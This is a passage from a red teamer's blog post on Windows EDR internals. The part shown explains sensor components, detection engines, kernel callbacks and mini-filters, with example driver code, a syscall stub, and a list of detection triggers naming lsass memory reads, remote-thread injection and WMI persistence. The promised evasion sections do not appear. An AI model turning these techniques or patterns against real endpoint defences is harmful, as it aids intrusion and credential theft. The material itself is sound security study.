

EDR Tradecraft: Internals, Detection, Evasion & Advanced Research

 0xdbgman.github.io/posts/edr-internals-research-and-bypass

May 2, 2026



Technical reference on modern EDR architecture, detection mechanisms, evasion techniques, and reverse-engineering methodology. Covers kernel callback APIs, file-system mini-filters, ETW providers, the four detection-engine model, syscall gates (FreshyCalls, RecycledGate, SysWhispers4, Acheron, Sysplant), sleep obfuscation (Ekko, FOLIAGE, DreamWalkers), call-stack spoofing (SilentMoonwalk, VulcanRaven), ETW-TI hardware-breakpoint bypass, patchless AMSI bypass via VEH, BYOVD against the vulnerable-driver blocklist, and the eight-phase EDR research methodology.

Hi I'm DebuggerMan, a Red Teamer. A modern EDR is a discrete set of components: a user-mode service, an injected DLL, one or more kernel drivers, a file-system mini-filter, an ETW consumer, and a transport thread that uploads telemetry to a cloud back-end. Detection capability is determined by which signals the product subscribes to and how those signals are correlated, not by the architecture itself. This post documents each component, each telemetry source, each Windows kernel API that the product hooks into, and the corresponding evasion or bypass technique. Coverage includes the FreshyCalls / RecycledGate / SysWhispers4 / Acheron / Sysplant syscall-gate family, the Ekko / FOLIAGE / Zilean / DreamWalkers sleep-obfuscation techniques, SilentMoonwalk and VulcanRaven for call-stack spoofing, ETW-TI and AMSI bypass via hardware breakpoints and Vectored Exception Handlers, the BYOVD landscape under Microsoft's vulnerable-driver blocklist, and

the techniques used to bypass Protected Process Light. All techniques mapped to MITRE ATT&CK.

Part 1 EDR Internals

Component Inventory of a Modern EDR

A modern EDR agent decomposes into a fixed set of binaries on disk. Microsoft Defender for Endpoint (MDE) ships as `MsSense.exe`, `MsSecFlt.sys`, `MsMpEng.exe`, `WdFilter.sys`, plus supporting libraries. CrowdStrike Falcon ships as `CSAgent.sys` + `CSFalconService.exe` + `CSFalconContainer.exe`. SentinelOne ships as `SentinelAgent.exe` + `SentinelMonitor.exe` + `SentinelMonitor.sys`.

Vendor names differ. Architectural roles do not. Three components are always present:

Component	Disk location	Function
Sensor service	Program Files\<Vendor>\...	Correlates telemetry, transports to cloud, applies tenant policy
File-system mini-filter	\SystemRoot\System32\drivers\... sys	Inspects file IRPs, optionally blocks
Kernel callback driver	typically same .sys	Registers Ps / Ob / Cm / image-load callbacks

In addition, three subsystems are hosted across those components rather than as standalone files:

- **Inline API hooks** in `ntdll.dll`, installed by the injected user-mode DLL at process initialization.
- **ETW provider subscriptions** generally 10–20 providers, including Microsoft - Windows - Threat - Intelligence (kernel-emitted security events).
- **WFP callout drivers** when the product ships network inspection.

EDR vs EPP

EPP (Endpoint Protection Platform) and EDR are functionally distinct:

- **EPP** is preventive. Its primary control is **blocking** execution of known-bad artifacts via signatures, hash reputation, machine-learning classifiers on PE features, and AMSI integration.

- **EDR** is investigative and responsive. Its primary controls are **detection, telemetry collection, investigation support, and response actions** (process kill, host isolation, memory acquisition, remediation scripting).

Most modern agents bundle EPP and EDR functions into a single binary set; functional separation between the two persists internally even when packaging does not.

Note: Vendor marketing uses the terms EPP, AV, NGAV, and EDR interchangeably. Define terms precisely when scoping engagements or detection coverage to avoid ambiguity.

Adjacent Categories XDR, NDR, MDR


EDR is one member of a broader detection-and-response category set:

- **XDR (Extended Detection and Response)** extends EDR telemetry beyond the host to additional sources: identity providers (Entra ID, Okta), SaaS audit logs (M365, Workspace), email security gateways, and cloud workload protection. Goal: cross-domain correlation. Implementation: usually the same vendor's EDR plus connectors that ingest external feeds into the same backend.
- **NDR (Network Detection and Response)** operates on network-layer telemetry. Inputs include NetFlow / IPFIX, full packet capture, TLS handshake metadata (JA3/JA4), DNS resolution, and protocol-anomaly detection. NDR sits on the wire sensor span ports, network TAPs, or virtual switches in cloud environments not on the host.
- **MDR (Managed Detection and Response)** service model rather than product category. A third-party SOC operates an EDR / NDR / XDR stack on the customer's behalf, providing 24/7 triage, threat hunting, and incident response. The technology underneath is still EDR or XDR; MDR is the operational wrapper.

The kernel-level mechanics covered in this post apply identically across all four categories the host sensor is unchanged.


User-Mode and Kernel-Mode Architecture

Architecture diagram first, then component-by-component.




Cloud-side console at top. User-mode in-process hooks bottom-left. Kernel-mode components bottom-right. Each detection-triggered alert is attributable to telemetry from one of these components.

User-mode component layout:



Kernel-mode component layout:



ETW subscription: TI, Kernel-Process, AMSI, .NET

IPC between user-mode and kernel-mode components is implemented by one of three mechanisms, depending on vendor design choices: filter communication ports (FltCreateCommunicationPort / FilterConnectCommunicationPort) for mini-filter ↔ user-mode service, ALPC ports for service ↔ injected DLL traffic, and named-section + named-event pairs for high-throughput shared-memory queues. Reverse-engineering a product begins by enumerating these IPC endpoints and identifying their owning components.

Detection Engines: Static, Dynamic, Heuristic, Machine Learning

Every EDR product implements detection through a layered pipeline of four engine types:

Static engine. Triggered on artifact materialization file write, file open for execute, image-section map. Inputs: byte content, PE structure, import table, section entropy, embedded strings, packer fingerprints. Implementation: signature databases, YARA rules, hash reputation, ssdeep / TLSH fuzzy hashing. Lowest cost per evaluation; trivially evaded by any non-trivial obfuscation.

Dynamic engine. Triggered by runtime events process create, thread create, image load, memory allocation, API invocation. Inputs: ETW providers, file-system mini-filter post-operations, user-mode inline hooks, process and thread notification callbacks. Evaluates sequences of operations against behavioral signatures (e.g., `OpenProcess(LSASS) → ReadProcessMemory`).

Heuristic engine. Correlates static and dynamic signal against composite rule expressions (Sigma rules, KQL queries, vendor-specific DSLs). Example expression: *parent_image == winword.exe AND child_image == powershell.exe AND command_line CONTAINS "-enc" AND base64_decoded_length > 200*. The heuristic engine typically owns the final verdict.

Machine learning engine. Two distinct subtypes:

- **Static ML** gradient-boosted decision trees (XGBoost, LightGBM) over PE-derived features. Runs pre-execution. Produces a maliciousness score in milliseconds.
- **Behavioral ML** sequence models (LSTMs, transformers) over event streams. Detects novel TTPs through similarity to training examples rather than literal pattern match. Higher latency, higher recall on novel attacks.

Execution order across the four engines: static at file materialization → static ML pre-execution → dynamic continuously during runtime → heuristic combining outputs of the prior three → behavioral ML in batched windows. ML typically contributes a numerical score; the heuristic engine produces the binary verdict and any automated response action.

The following dynamic-engine triggers are present in nearly every commercial EDR ruleset and account for the majority of detections against unsophisticated payloads:


```
Office process (winword/excel/outlook) spawning cmd.exe/powershell.exe/wscript.exe
Service creation by a non-installer parent process
Run-key (HKCU/HKLM Software\Microsoft\Windows\CurrentVersion\Run) write
ReadProcessMemory targeting lsass.exe from non-Microsoft-signed binary
PAGE_EXECUTE_READWRITE allocation > 1 page in private commit
WriteProcessMemory immediately followed by CreateRemoteThread (cross-process)
WMI __EventFilter + CommandLineEventConsumer subscription
```

schtasks /create with -EncodedCommand argument
Image load from MEM_PRIVATE region (unbacked code execution)

A payload exhibiting any of these patterns will be flagged by signature-only rule logic.

Windows API Layers and Calling Conventions

Detection logic operates against a specific call chain. The path from user-mode application code to file-system on-disk operation is:



Kernel API function prefixes encountered during driver reverse-engineering:

Prefix	Subsystem
Ex	Executive (general kernel utilities)
Ke	Kernel core synchronization primitives, scheduler, dispatcher
Mm	Memory Manager
Ps	Process and thread structures
Ob	Object Manager
Cm	Configuration Manager (registry)
Io	I/O Manager
Flt	File-system mini-filter framework

Prefix	Subsystem
Se	Security Reference Monitor
Rtl	Runtime Library

The Nt* and Zw* function pairs reference the same underlying kernel routine. Zw* variants set the previous-mode field to KernelMode before invocation, which causes the routine to skip access-mode checks intended for user-mode callers. Drivers should call Zw* from kernel context unless the driver explicitly wants user-mode semantics (e.g., capturing the original caller's previous mode). Mixing the two without consideration of ExGetPreviousMode produces time-of-check-to-time-of-use vulnerabilities.

The x64 calling convention used throughout the Windows kernel and user-mode runtime:

RCX, RDX, R8, R9	first four integer/pointer arguments
XMM0..XMM3	first four floating-point arguments
[RSP+0x20] and beyond	arguments 5+, pushed right-to-left
RAX	return value (integer/pointer)
XMM0	return value (float/double)
RBX, RBP, RSI, RDI, R12-R15	non-volatile (callee preserves)
RAX, RCX, RDX, R8-R11	volatile (caller preserves if needed)
[RSP+0x00..0x1F]	"shadow space" caller reserves 32 bytes regardless of argument count

The user-mode-to-kernel-mode syscall ABI deviates from the standard convention in one respect: R10 carries the value of RCX (because syscall itself clobbers RCX to hold the user-mode return address). The canonical syscall stub sequence is:

```

mov     r10,
rcx
mov     eax,
<SSN>
syscall
ret

```

Kernel Driver Foundations

EDR kernel drivers are standard Windows Driver Model / Windows Driver Framework drivers. The minimum vocabulary required to read one:

- **DriverEntry** is the entry point; it populates the dispatch table and registers callbacks. extern "C" linkage required.
- **MajorFunction[IRP_MJ_*]** is an array of dispatch routines indexed by IRP major code. Empty slot = "not implemented", I/O Manager auto-fails.
- **NTSTATUS** is the return type for almost everything. Negative high-bit means error. Check with NT_SUCCESS(status).

- **UNICODE_STRING** is length-prefixed and *not* null-terminated. Length and MaximumLength are in **bytes**, not characters.
- **ExAllocatePool2** is the modern allocator. Pass POOL_FLAG_NON_PAGED for code that runs at IRQL ≥ 2 ; otherwise POOL_FLAG_PAGED.


User-mode and kernel-mode are different ecosystems:

	User mode	Kernel mode
Unhandled exception	Process dies	Whole system bug-checks
Cleanup	Auto on process exit	You must free it; leaks live until reboot
IRQL	Always PASSIVE_LEVEL	Can be DISPATCH_LEVEL (2) or higher restricts callable APIs
Library support	Full STL, runtime, exceptions	No C++ runtime, only SEH, no global ctors
Test environment	Local	Two boxes + WinDbg kernel link

I/O Request Packets and Dispatch Routines

When a user-mode process invokes `DeviceIoControl` against an EDR-owned device object, the I/O Manager allocates an IRP structure and dispatches it to the corresponding entry in the driver's `MajorFunction` array.

Windows I/O Request Packet (IRP) Flow



Cyberceuristy Kernel Driver Documentation

App → IO Manager → IRP + IO_STACK_LOCATION → MajorFunction dispatch → buffered/direct/neither buffer mode → IoCompleteRequest.

A dispatch routine in C, slimmed down:

```

NTSTATUS HandleIoctl(PDEVICE_OBJECT dev, PIRP irp)
{
    PIO_STACK_LOCATION sp = IoGetCurrentIrpStackLocation(irp);
    ULONG code = sp->Parameters.DeviceIoControl.IoControlCode;
    PVOID inBuf = irp->AssociatedIrp.SystemBuffer;
    ULONG inLen = sp-
>Parameters.DeviceIoControl.InputBufferLength;
    ULONG outLen = sp-
>Parameters.DeviceIoControl.OutputBufferLength;
    NTSTATUS rc = STATUS_INVALID_DEVICE_REQUEST;
    ULONG_PTR ret = 0;

    UNREFERENCED_PARAMETER(dev);

    switch (code) {
    case IOCTL_FETCH_PENDING_EVENTS:
        rc = DequeueEventsInto(inBuf, outLen, &ret);
        break;
    case IOCTL_PUSH_POLICY:
        rc = ApplyPolicyBlob(inBuf, inLen);
        break;
    }

    irp->IoStatus.Status = rc;
    irp->IoStatus.Information = ret;
    IoCompleteRequest(irp, IO_NO_INCREMENT);
    return rc;
}

```

Three buffer-transfer modes per IOCTL:


Method	Input	Output	When you see it
METHOD_BUFFERED	Kernel copy	Kernel copy	Default. Small payloads.
METHOD_IN_DIRECT / METHOD_OUT_DIRECT	Buffered	Locked user pages, MDL	Large output, skip the copy.

Method	Input	Output	When you see it
METHOD_NEITHER	Raw user pointer	Raw user pointer	Driver does its own probing. Fragile.

During reverse-engineering of a vendor driver, the IOCTL switch table constitutes the documented interface between the user-mode service and the kernel driver. Each case corresponds to a discrete operation: dequeue pending telemetry, install a runtime hook, terminate a target PID, acquire a memory dump, push policy configuration. Enumerating these IOCTL codes and their argument structures yields the full driver-to-service protocol.

Kernel Notification Callbacks

The kernel callback APIs are the primary telemetry-acquisition mechanism for any EDR. All callback registrations occur in `DriverEntry`. Each callback type produces a distinct event stream.



Five callback families. Each one is a separate registration call and a separate bypass surface.

Process Creation and Termination Callback

Registered via `PsSetCreateProcessNotifyRoutineEx` (or `Ex2` for the extended variant). The callback receives:

- `EPROCESS` pointer and target PID

- True parent PID sourced from the kernel's process tree, immune to user-mode PPID spoofing techniques
- ImageFileName (full NT-path UNICODE_STRING)
- CommandLine (verbatim)
- CreatingThreadId.CLIENT_ID (creator's PID and TID)
- CreationStatus an _Inout_ NTSTATUS field; setting it to a non-success value causes the process to fail to start before any image-load notifications fire.

Reference implementation:

```
extern "C" void OnProcessLifecycle(
    PEPROCESS proc,
    HANDLE pid,
    PPS_CREATE_NOTIFY_INFO info)
{
    if (!info) return;          // process termination branch

    UNICODE_STRING* image = info->ImageFileName;
    UNICODE_STRING* cmd   = info->CommandLine;

    if (cmd && CmdLineMatchesPolicy(cmd)) {
        info->CreationStatus = STATUS_VIRUS_INFECTED;    // block
creation
    }
    QueueLifecycleEvent(pid, image, cmd, info->ParentProcessId);
}
```

Operational constraints:

- The driver image must include the IMAGE_DLLCHARACTERISTICS_FORCE_INTEGRITY characteristic, set via the /integritycheck linker flag.
- Windows enforces a hard limit of 64 simultaneously registered process-creation callbacks system-wide. Multiple co-resident security products consuming this resource may exhaust the slot pool.

This callback is the source for all process-lineage detection logic. Sysmon Event ID 1 (Process Create) is implemented on top of this callback.

Thread Creation and Termination Callback

Registered via PsSetCreateThreadNotifyRoutine. Arguments: source PID, TID, and a Create boolean (TRUE on creation, FALSE on termination). The callback receives only IDs; resolving them to EPROCESS / ETHREAD requires PsLookupProcessByProcessId and PsLookupThreadByThreadId, with ObDereferenceObject cleanup.

This callback fires on every remote-thread creation, including those initiated via direct or indirect syscall paths. CreateRemoteThread-style injection produces a callback event regardless of user-mode hook state, because the trigger is in the kernel-mode NtCreateThreadEx implementation rather than in user-mode dispatch.

Image Load Callback

Registered via PsSetLoadImageNotifyRoutine. Fires for every image-section map operation DLL, EXE, and SYS files. Callback receives:

- Loading PID
- Full image path (UNICODE_STRING)
- Image base address and size
- IMAGE_INFO flags including SystemModeImage (kernel image vs user image) and ImageSignatureLevel

No corresponding unload notification API exists. The callback is read-only image loads cannot be blocked from this callback (blocking requires returning a non-success status from the upstream IRP_MJ_CREATE in the mini-filter). EDR consumers use image-load events to:

- Initiate a memory scan of the newly mapped section
- Update per-process module inventory
- Correlate DLL load path against expected signed-binary lookup tables (DLL sideload detection)
- Validate signing chain against image path heuristics

Unregister with PsRemoveLoadImageNotifyRoutine before driver unload.

Object Handle Pre-Operation Callback

Registered via ObRegisterCallbacks. This callback type can mutate operation parameters before the operation completes it is not strictly observational. The pre-callback fires before OpenProcess / OpenThread / handle-duplicate operations return a handle to the caller, and may reduce the granted access mask.

```

OB_PREOP_CALLBACK_STATUS OnPreProcOpen(
    PVOID ctx,
    POB_PRE_OPERATION_INFORMATION pre)
{
    UNREFERENCED_PARAMETER(ctx);
    if (pre->KernelHandle) return OB_PREOP_SUCCESS;

    PEPROCESS target = (PEPROCESS)pre->Object;

    if (IsLsass(target)) {
        ACCESS_MASK strip =
            PROCESS_VM_READ | PROCESS_VM_WRITE |
            PROCESS_VM_OPERATION | PROCESS_DUP_HANDLE |
            PROCESS_CREATE_THREAD;
        pre->Parameters->CreateHandleInformation.DesiredAccess &=
~strip;
    }
    return OB_PREOP_SUCCESS;
}

```

The canonical deployment of this callback strips `PROCESS_VM_READ`, `PROCESS_VM_WRITE`, and `PROCESS_VM_OPERATION` from any handle whose target is `lsass.exe`. The caller's `OpenProcess` invocation returns `STATUS_SUCCESS` with a valid handle, but a subsequent `GetHandleInformation` query reveals the granted access mask has been reduced to `PROCESS_QUERY_LIMITED_INFORMATION`. This is the implementation behind MDE's credential-dumping protection. Identical logic protects `csrss.exe`, the EDR's own user-mode service, and trusted Microsoft binaries.

Registry Operation Callback

Registered via `CmRegisterCallbackEx`. Fires for every registry operation in both pre-operation and post-operation phases. Callback capabilities:


- Inspect operation arguments (key path, value name, value data, requested access)
- Modify operation arguments on post-operation
- Bypass the Configuration Manager entirely on pre-operation by returning `STATUS_CALLBACK_BYPASS` the callback then assumes responsibility for completing the operation, including supplying any return data

`CmCallbackGetKeyObjectIDEx` resolves an opaque registry key context to its full path. This API is the principal reverse-engineering target when mapping a vendor driver's registry-detection logic to specific hive paths.

Summary: Pre-operation callbacks can modify operation parameters and outcomes. Post-operation callbacks are observational only. Process creation and object pre-operation handle stripping on LSASS are the two callback-derived detections most commonly encountered during engagement work. Bypass strategies are covered in Part 3.

File-System Mini-Filter Architecture

`fltmgr.sys` is the kernel-mode framework that dispatches I/O requests through registered mini-filter drivers. Every file-system IRP `IRP_MJ_CREATE`, `IRP_MJ_READ`, `IRP_MJ_WRITE`, `IRP_MJ_SET_INFORMATION`, `IRP_MJ_QUERY_INFORMATION`, and others traverses registered mini-filters in descending altitude order (high-to-low) on the request path, then ascending altitude order (low-to-high) on the completion path.



Filter Manager dispatches IRPs through registered minifilters in altitude order. EDR sits high; AV sits below it.

A skeletal mini-filter registration:

```

NTSTATUS DriverEntry(PDRIVER_OBJECT drv, PUNICODE_STRING reg)
{
    static const FLT_OPERATION_REGISTRATION ops[] = {
        { IRP_MJ_CREATE,          0, PreCreate,   PostCreate
    },
        { IRP_MJ_WRITE,           0, PreWrite,    nullptr
    },
        { IRP_MJ_SET_INFORMATION, 0, PreSetInfo,  nullptr
    },
        { IRP_MJ_OPERATION_END }
    };
    static const FLT_REGISTRATION fltReg = {
        sizeof(FLT_REGISTRATION), FLT_REGISTRATION_VERSION,
    0,
        nullptr,                // contexts
        ops,
        FilterUnload,
        InstanceSetup,
        InstanceQueryTeardown,
        InstanceTeardownStart,
        InstanceTeardownComplete
    };
    return FltRegisterFilter(drv, &fltReg, &g_filter);
}

```


Vocabulary worth committing:

